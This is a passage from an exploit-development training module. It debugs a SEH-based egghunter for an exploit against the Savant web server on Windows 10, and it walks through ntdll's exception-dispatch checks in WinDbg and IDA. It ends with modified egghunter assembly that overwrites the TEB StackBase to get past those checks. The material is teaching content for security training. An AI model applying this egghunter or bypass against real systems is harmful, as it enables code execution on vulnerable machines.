ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x0307eacd     _EXCEPTION_DISPOSITION  +307eacd
```

Listing 250 - Overwriting the ExceptionList with our own _EXCEPTION_REGISTRATION_RECORD

We were successfully able to overwrite the *ExceptionList* with our custom _EXCEPTION_REGISTRATION_RECORD structure. Furthermore, we made sure to set the *Next* member to "-1", signaling that this is the last exception handler.

Once this is done, we proceed with the *is_egg* function until we reach the *REPE SCASD* instruction. Our egghunter starts at the null page (0x00000000). Since this memory page is not available to the vulnerable software, we will trigger an access violation.

Since the release of Windows 8, Microsoft has made the null page (0x00000000) inaccessible to any processes outside of the operating system itself. This was done to mitigate various bugs that would use this address.

```
0:003> t
eax=54303057 ebx=00000000 ecx=00000002 edx=77994550 esi=015c5750 edi=00000000
eip=0307eaba esp=0307ea2c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0307eaba f3af            repe scas dword ptr es:[edi]

0:003> dd edi
00000000  ???????? ???????? ???????? ????????
00000010  ???????? ???????? ???????? ????????
00000020  ???????? ???????? ???????? ????????
00000030  ???????? ???????? ???????? ????????
00000040  ???????? ???????? ???????? ????????
00000050  ???????? ???????? ???????? ????????
00000060  ???????? ???????? ???????? ????????
00000070  ???????? ???????? ???????? ????????

0:003> t
(8e4.904): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=54303057 ebx=00000000 ecx=00000002 edx=77994550 esi=015c5750 edi=00000000
eip=0307eaba esp=0307ea2c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0307eaba f3af            repe scas dword ptr es:[edi]
```

Listing 251 - Triggering the access violation

Let's try to inspect the current exception chain and ensure that the SEH mechanism will invoke our custom *_except_handler* function.

```
0:003> !exchain
0307ea2c: 0307eacd
Invalid exception stack at ffffffff

0:003> u 0307eacd

0307eacd 6a0c            push    0Ch
0307eacf 59              pop     ecx
0307ead0 8b040c          mov     eax,dword ptr [esp+ecx]
0307ead3 b1b8            mov     cl,0B8h
0307ead5 83040806        add     dword ptr [eax+ecx],6
0307ead9 58              pop     eax
0307eada 83c410          add     esp,10h
0307eadd 50              push    eax
```

Listing 252 - Inspecting the exception chain that will be used to handle the access violation

Excellent! Now we can set a breakpoint at the address of our *_except_handler* function and let the execution resume. This will invoke the SEH mechanism to handle our exception and eventually call our function.

```
0:003> bp 0307eacd

0:003> bl
     0 e Disable Clear  00418674     0001 (0001)  0:**** Savant+0x18674
     1 e Disable Clear  0307eacd     0001 (0001)  0:****

0:003> g
(8e4.904): Access violation - code c0000005 (!!! second chance !!!)
eax=54303057 ebx=00000000 ecx=00000002 edx=77994550 esi=015c5750 edi=00000000
eip=0307eaba esp=0307ea2c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0307eaba f3af            repe scas dword ptr es:[edi]
```

Listing 253 - Missing the breakpoint at our _except_handler function

Unfortunately, we never reach our *_except_handler* function. As shown in Listing 253, when we resume execution, we trigger the access violation again.

As previously noted, this code was published quite some time ago. Since then, changes may have occurred in the operating system that are now causing it to fail. To solve this issue, we first need to explore the code used by the SEH mechanism to get a better understanding of what is going on.

6.7.1.1 Exercises

1. Go over the SEH implementation of the egghunter and make sure you understand the assembly code as well as how it abuses the SEH mechanism. If necessary, review the theory covered in "Exploiting SEH Overflows" again.
2. Generate the opcodes and update your proof of concept to include the new egghunter.
3. Launch the proof of concept and follow the egghunter instructions in WinDbg.
4. Set a breakpoint at your custom *_except_handler* function and confirm that you do not hit the breakpoint after resuming the execution flow.

6.7.2 Identifying the SEH-Based Egghunter Issue

To get to the root cause of our problem, we will need to take a closer look at the functions responsible for triggering the SEH mechanism.

To do this, we will use a combination of static and dynamic analysis. We will open **ntdll.dll** in IDA and run our previous proof of concept, which should raise an access violation in WinDbg.

The **ntdll.dll** file has already been disassembled in IDA and is available on your dedicated Windows 10 client with helpful bookmarks.

Rather than going through every assembly instruction and following every branch, we will focus on the key checks that are required in order to fix our

egghunter. Later modules in this course will cover dynamic and static code analysis side by side in more detail, but it is out of scope for this module.

Our goal is to walk through the assembly instructions side by side between WinDbg and IDA to better understand where the issue occurs.

From a previous module, we know that when an exception is raised, a call to *ntdll!KiUserExceptionDispatcher* is made. This function will then call *RtlDispatchException*, which will retrieve the *ExceptionList* and parse it.




Figure 62: IDA graph view of KiUserExceptionDispatcher

Some of the functions presented in the IDB file have been renamed to contain the correct function names. The names were retrieved using the "u" command inside WinDbg.

Let's confirm that *RtlDispatchException* is called inside our debugger. Once we trigger our access violation, we can set a breakpoint at the function and let the execution flow resume.

```
0:009> g
(390.113c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=54303057 ebx=00000000 ecx=00000002 edx=77cd1670 esi=01755760 edi=00000000
```

```
eip=03e4eaba esp=03e4ea2c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
03e4eaba f3af            repe scas dword ptr es:[edi]

0:002> bp ntdll!RtlDispatchException

0:002> bl
     0 e Disable Clear  77c86a10     0001 (0001)  0:**** ntdll!RtlDispatchException

0:002> g
Breakpoint 0 hit
eax=54303057 ebx=03e4e5c0 ecx=03e4e5dc edx=77cd1670 esi=01755760 edi=00000000
eip=77c86a10 esp=03e4e5ac ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlDispatchException:
77c86a10 8bff            mov     edi,edi

0:002> bd 0
```

Listing 254 - Halting the execution flow at RtlDispatchException

We successfully hit our breakpoint. At this point, we continue to alternate between IDA and WinDbg, paying close attention to the conditional jumps of each block and their conditions in order to determine where the issue occurs.

As a final step before proceeding, we'll disable the previous breakpoint at *ntdll!RtlDispatchException*. We do this because the function is called often, and we want to ensure we don't hit the breakpoint if it is called from a different thread.

While going through the code blocks of the *RtlDispatchException* function, we reach an interesting block where *RtlpGetStackLimits*[193] is called. It stands out because *RtlpGetStackLimits* is used to retrieve the current stack limits, as its name implies. The TEB structure contains the *StackBase* and *StackLimit* values right after the *ExceptionList*.

```
0:006> dt _NT_TIB
ntdll!_NT_TIB
   +0x000 ExceptionList    : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 StackBase        : Ptr32 Void
   +0x008 StackLimit       : Ptr32 Void
   +0x00c SubSystemTib     : Ptr32 Void
   +0x010 FiberData        : Ptr32 Void
   +0x010 Version          : Uint4B
   +0x014 ArbitraryUserPointer : Ptr32 Void
   +0x018 Self             : Ptr32 _NT_TIB
```

Listing 255 - Dumping the _NT_TIB structure in WinDbg

Since the exception handlers are stored at the beginning of the stack space, there might be checks on the address where our custom _EXCEPTION_REGISTRATION_RECORD structure is located. Let's inspect the code block in IDA.

[193] (RtlpGetStackLimits), http://www.codewarrior.cn/ntdoc/win2k/rtl/ia64/RtlpGetStackLimits.htm




Figure 63: Code block calling RtlpGetStackLimits

The above code block sets two registers (EDX and ECX) using the *LEA*[194] instruction. The registers are set based on the value of ESP along with two static variables right before our CALL instruction. The function returns the *StackBase* and *StackLimit* members, so we can assume that the EDX and ECX registers will contain some memory addresses used to store these values. Immediately after the call, the *ExceptionList* (which is the first member of the TEB structure) is moved to ESI.

To confirm this, let's follow the *RtlpGetStackLimits* function in IDA. The first code block moves a dereference from fs:[0x18] into EAX. At offset 0x18 in the TEB structure, we have the *Self* member, which contains the virtual memory address of the TEB.

After the TEB is stored in EAX, we execute two more dereferences. The first dereference occurs on [EAX+0x04] (*StackBase*) and is stored in ESI. The second dereference is done on [EAX+0x08] (*StackLimit*) and is stored in EAX.

Both registers (ESI and EAX) are written to the memory addresses pointed to by EDX and ECX, which were set up before the call.

[194] (LEA - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_153.html

```
0000000000047E28
0000000000047E28
0000000000047E28 ; Attributes: bp-based frame
0000000000047E28
0000000000047E28 RtlpGetStackLimits proc near
0000000000047E28 mov     edi, edi
0000000000047E2A push    ebp
0000000000047E2B mov     ebp, esp
0000000000047E2D mov     eax, large fs:18h
0000000000047E33 push    esi
0000000000047E34 push    edi
0000000000047E35 lea     edi, [ebp+4]
0000000000047E38 mov     esi, [eax+4]
0000000000047E3B mov     eax, [eax+8]
0000000000047E3E mov     [edx], esi
0000000000047E40 mov     [ecx], eax
0000000000047E42 cmp     eax, edi
0000000000047E44 ja      short loc_47E50
```

Figure 64: Getting the StackBase and StackLimit

Let's return to the previous code block, where *RtlpGetStackLimits* is called. Following the execution blocks, we notice that the storage space for the *StackBase* and *StackLimit* is re-used. This time, the values are stored in EDI and EBX.

```
0000000000046A92 lea     edx, [esp+90h+var_68]
0000000000046A96 lea     ecx, [esp+90h+var_70]
0000000000046A9A call    RtlpGetStackLimits
0000000000046A9F mov     esi, large fs:0
0000000000046AA6 lea     eax, [esp+90h+var_64]
0000000000046AAA push    0
0000000000046AAC push    4
0000000000046AAE push    eax
0000000000046AAF push    22h
0000000000046AB1 push    0FFFFFFFFh
0000000000046AB3 mov     [esp+0A4h+var_6C], esi
0000000000046AB7 mov     [esp+0A4h+var_64], 0
0000000000046ABF call    NtQueryInformationProcess
0000000000046AC4 test    eax, eax
0000000000046AC6 js      loc_AF4F1

00000000000AF4F1
00000000000AF4F1 loc_AF4F1:
00000000000AF4F1 mov     [esp+90h+var_64], 0
00000000000AF4F9 jmp     loc_46ACC

0000000000046ACC
0000000000046ACC loc_46ACC:
0000000000046ACC test    byte ptr [esp+90h+var_64], 40h
0000000000046AD1 mov     edi, [esp+90h+var_70]
0000000000046AD5 mov     ebx, [esp+90h+var_68]
0000000000046AD9 jnz     short loc_46B2E
```

Figure 65: StackBase and StackLimit moved to EDI and EBX

Let's confirm this by setting a breakpoint at the first MOV instruction and then execute it until we reach a branching instruction. After that, we'll compare the values stored in EDI and EBX to the *StackBase* and *StackLimit* from our current TEB.

```
0:002> bp ntdll + 46AD1

0:002> g
Breakpoint 1 hit
eax=00000000 ebx=03e4e5dc ecx=03e4e4fc edx=77cd1670 esi=03e4ea2c edi=00000000
eip=77c86ad1 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlDispatchException+0xc1:
77c86ad1 8b7c2420        mov     edi,dword ptr [esp+20h] ss:0023:03e4e538=03e4c000

0:002> t
eax=00000000 ebx=03e4e5dc ecx=03e4e4fc edx=77cd1670 esi=03e4ea2c edi=03e4c000
eip=77c86ad5 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlDispatchException+0xc5:
77c86ad5 8b5c2428        mov     ebx,dword ptr [esp+28h] ss:0023:03e4e540=03e50000

0:002> t
eax=00000000 ebx=03e50000 ecx=03e4e4fc edx=77cd1670 esi=03e4ea2c edi=03e4c000
eip=77c86ad9 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlDispatchException+0xc9:
77c86ad9 7553            jne     ntdll!RtlDispatchException+0x11e (77c86b2e) [br=0]

0:002> !teb
TEB at 003e1000
    ExceptionList:        03e4ea2c
    StackBase:            03e50000
    StackLimit:           03e4c000
    SubSystemTib:         00000000
...

0:002> r @edi; r @ebx
edi=03e4c000
ebx=03e50000
```

Listing 256 - Comparing the EDI and EBX registers with the StackBase and StackLimit

Listing 256 confirms that EDI and EBX have been set to the *StackLimit* and *StackBase* respectively. Right after the call to *RtlpGetStackLimits*, the ExceptionList was moved to the ESI register.

Inspecting the code blocks in IDA, we find a call to *RtlIsValidHandle*, which is responsible for various checks including the SafeSEH implementation. When we continue our inspection of other code blocks, we aren't able to find another call to this function. This means we have to reach this particular code block in order to successfully call our custom *_except_handler* function.




Figure 66: Various comparisons followed by a call to RtlIsValidHandle

According to the branches in Figure 66, there are several checks that we need to pass before we can reach the call to *RtlIsValidHandle*. The registers used in those comparisons seem to match the registers that contained the *StackLimit* and *StackBase*. Unfortunately, the only way to guarantee that they have not been altered is to go through through every single code block.

Going through each code block side-by-side in IDA and WinDbg could be tedious and time-consuming. To speed this up, we will set a breakpoint at the first comparison (ntdll + 0x46B45). If we hit that breakpoint, we can assume that our issue is not found in the preceding code blocks.

While making assumptions such as this is generally safe, there can be cases where previous saved values at various memory addresses or in different function calls can impact execution later on.

```
0:002> bp ntdll + 46B45

0:002> bl
     0 d Enable Clear  77c86a10     0001 (0001)  0:**** ntdll!RtlDispatchException
     1 e Disable Clear  77c86ad1     0001 (0001)  0:****
ntdll!RtlDispatchException+0xc1
     2 e Disable Clear  77c86b45     0001 (0001)  0:****
ntdll!RtlDispatchException+0x135

0:002> g
Breakpoint 2 hit
eax=00000000 ebx=03e50000 ecx=03e4ea2c edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b45 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
ntdll!RtlDispatchException+0x135:
77c86b45 3bcf            cmp     ecx,edi
```

Listing 257 - Hitting the breakpoint at the comparisons before RtlIsValidHandle

It appears that we have successfully hit our breakpoint! This puts us right at the beginning of a chain of checks. If we successfully pass all of them, we will reach the call to *RtlIsValidHandle* (Figure 66).

Let's tackle these checks one at a time with the help of WinDbg. We'll start by inspecting the first comparison, which is where our breakpoint was set.

```
0:002> r
eax=00000000 ebx=03e50000 ecx=03e4ea2c edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b45 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
ntdll!RtlDispatchException+0x135:
77c86b45 3bcf            cmp     ecx,edi

0:002> !teb
TEB at 003e1000
    ExceptionList:        03e4ea2c
    StackBase:            03e50000
    StackLimit:           03e4c000
    SubSystemTib:         00000000
...

0:002> r @ecx; r @edi
ecx=03e4ea2c
edi=03e4c000
```

Listing 258 - Comparing the _EXCEPTION_REGISTRATION_RECORD address to the StackLimit

In the first CMP instruction, the code is trying to determine if the _EXCEPTION_REGISTRATION_RECORD structure is located at an address that is higher than the *StackLimit*. In a normal implementation, these are stored towards the beginning of the stack space, so this check is expected.

Because our egghunter code pushed the custom _EXCEPTION_REGISTRATION_RECORD structure onto the stack and then overwrote the *ExceptionList* with the value of the ESP register, we successfully pass this check and can safely move on to the next one.

The next code block starts with an LEA instruction, which computes the effective address of the second operand ([ECX-0x08]) into the first operand (EAX). The result of this operation stores the address of our _EXCEPTION_REGISTRATION_RECORD structure plus 0x08 into EAX.

```
eax=00000000 ebx=03e50000 ecx=03e4ea2c edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b4d esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!RtlDispatchException+0x13d:
77c86b4d 8d4108          lea     eax,[ecx+8]

0:002> r eax
eax=00000000

0:002> ? ecx + 8
Evaluate expression: 65333812 = 03e4ea34

0:002> t
eax=03e4ea34 ebx=03e50000 ecx=03e4ea2c edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b50 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!RtlDispatchException+0x140:
77c86b50 3bc3            cmp     eax,ebx

0:002> r eax
eax=03e4ea34
```

Listing 259 - Loading the effective address of the _EXCEPTION_REGISTRATION_RECORD structure plus 0x08

The operation from Listing 259 is followed by a comparison between EAX and EBX. EAX holds our previously calculated value and EBX holds the *StackBase*:

```
0:002> r
eax=03e4ea34 ebx=03e50000 ecx=03e4ea2c edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b50 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!RtlDispatchException+0x140:
77c86b50 3bc3            cmp     eax,ebx

0:002> !teb
TEB at 003e1000
    ExceptionList:        03e4ea2c
    StackBase:            03e50000
    StackLimit:           03e4c000
    SubSystemTib:         00000000
...

0:002> r @eax; r @ebx
eax=03e4ea34
ebx=03e50000
```

Listing 260 - Comparing the _EXCEPTION_REGISTRATION_RECORD address plus 0x08 to the StackBase

Similar to our previous check, the comparison from Listing 260 checks if the memory address of our custom _EXCEPTION_REGISTRATION_RECORD structure plus 0x08 is located at a lower address than the *StackBase*. The reason it adds 0x08 bytes from the _EXCEPTION_REGISTRATION_RECORD structure is due to its size, which contains two DWORD-sized members.

We pass this check successfully since we pushed the _EXCEPTION_REGISTRATION_RECORD structure on the stack.

The next instruction is a *TEST* between the first byte of ECX (which holds a memory pointer to our custom _EXCEPTION_REGISTRATION_RECORD structure), and the hardcoded value of 0x03. This instruction is to confirm that the memory address of the _EXCEPTION_REGISTRATION_RECORD structure is aligned to the four bytes boundary.[195]

```
0:002> r
eax=03e4ea34 ebx=03e50000 ecx=03e4ea2c edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b58 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
ntdll!RtlDispatchException+0x148:
77c86b58 f6c103          test    cl,3

0:002> !teb
TEB at 003e1000
    ExceptionList:        03e4ea2c
    StackBase:            03e50000
    StackLimit:           03e4c000
    SubSystemTib:         00000000
...

0:002> ? cl & 0x03
Evaluate expression: 0 = 00000000
```

Listing 261 - Verifying that the _EXCEPTION_REGISTRATION_RECORD address is aligned to the four bytes boundary

By default, the operating system and compilers ensure that the stack, as well as other classes and structure members, are aligned accordingly. Given that we have not performed any arithmetic operations on ESP, we have maintained the alignment and therefore pass this check as well.

This brings us to our final check.

```
0:002> t
eax=03e4ea34 ebx=03e50000 ecx=03e4ea2c edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b61 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlDispatchException+0x151:
77c86b61 8b4904          mov     ecx,dword ptr [ecx+4] ds:0023:03e4ea30=03e4eacd

0:002> dt _EXCEPTION_REGISTRATION_RECORD @ecx
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x03e4eacd     _EXCEPTION_DISPOSITION  +3e4eacd

0:002> t
eax=03e4ea34 ebx=03e50000 ecx=03e4eacd edx=03e4e5dc esi=03e4e5c0 edi=03e4c000
eip=77c86b64 esp=03e4e518 ebp=03e4e5a8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlDispatchException+0x154:
77c86b64 3bcb            cmp     ecx,ebx
```

[195] (Microsoft - Alignment), https://docs.microsoft.com/en-us/cpp/cpp/alignment-cpp-declarations?view=msvc-160

```
0:002> !teb
TEB at 003e1000
    ExceptionList:        03e4ea2c
    StackBase:            03e50000
    StackLimit:           03e4c000
    SubSystemTib:         00000000
...

0:002> r @ecx; r @ebx
ecx=03e4eacd
ebx=03e50000
```

Listing 262 - Verifying that the _except_handler function address is higher than the StackBase

The instructions from Listing 262 get the address of our *_except_handler* function and check if it is located at a higher memory address than the *StackBase*. This check is implemented because the stack is only supposed to contain data. Functions can read or write to it but the stack is not supposed to contain executable code.

Because the *_except_handler* function is implemented in the egghunter located on the stack, we won't pass this check and will not reach the call to *RtlIsValidHandle*.

To summarize, to reach the *RtlIsValidHandle* call, we have to pass the following checks:

1. The memory address of our _EXCEPTION_REGISTRATION_RECORD structure needs to be higher than the *StackLimit*.
2. The memory address of our _EXCEPTION_REGISTRATION_RECORD structure plus 0x08 needs to be lower than the *StackBase*.
3. The memory address of our _EXCEPTION_REGISTRATION_RECORD structure needs to be aligned to the four bytes boundary.
4. The memory address of our *_except_handler* function needs to be located at a higher address than the *StackBase*.

In addition to these four checks, if SafeSEH is enabled, every *_except_handler* function address is going to be validated by the *RtlIsValidHandle*. Let's quickly check the protections present on our binary by using **!nmod** from the narly extension.

```
0:002> !nmod
00400000 00452000 Savant               /SafeSEH OFF
C:\Savant\Savant.exe
5a710000 5a79e000 COMCTL32             /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_5.82.16299.15_none_2c294b7f17b4b002\COMCTL32.dll
66da0000 66fb1000 comctl32_66da0000    /SafeSEH ON  /GS *ASLR *DEP
C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_6.0.16299.15_none_1440321736920223\comctl32.DLL
...
```

Listing 263 - Verifying the protections of our vulnerable software using narly

Fortunately for us, our binary does not come compiled with any protections.

If we can modify our egghunter to pass the fourth check, the operating system should eventually call into *RtlpExecuteHandlerForException* and then execute our *_except_handler* function.

To bypass the check, we can attempt to overwrite the *StackBase* in the TEB with an appropriately crafted value. It would have to be lower than the address of our *_except_handler* function, but higher than the address of our _EXCEPTION_REGISTRATION_RECORD structure.

Our egghunter already gathers the address of the *_except_handler* function dynamically, so we could subtract a small number of bytes[196] from it and use that to overwrite the *StackBase*.

Let's inspect our updated egghunter code.

```
...
"   build_exception_record:                  "
        # pop the address of the exception_handler
        # into ecx
"       pop ecx                             ;"
        # mov signature into eax
"       mov eax, 0x74303077                 ;"
        # push Handler of the
        # _EXCEPTION_REGISTRATION_RECORD structure
"       push ecx                            ;"
        # push Next of the
        # _EXCEPTION_REGISTRATION_RECORD structure
"       push 0xffffffff                     ;"
        # null out ebx
"       xor ebx, ebx                        ;"
        # overwrite ExceptionList in the TEB with a pointer
        # to our new _EXCEPTION_REGISTRATION_RECORD structure
"       mov dword ptr fs:[ebx], esp         ;"
        # subtract 0x04 from the pointer
        # to exception_handler
"       sub ecx, 0x04                       ;"
        # add 0x04 to ebx
"       add ebx, 0x04                       ;"
        # overwrite the StackBase in the TEB
"       mov dword ptr fs:[ebx], ecx         ;"
...
```

Listing 264 - egghunter_seh_win10.py: Modified version of the SEH based egghunter for Windows 10

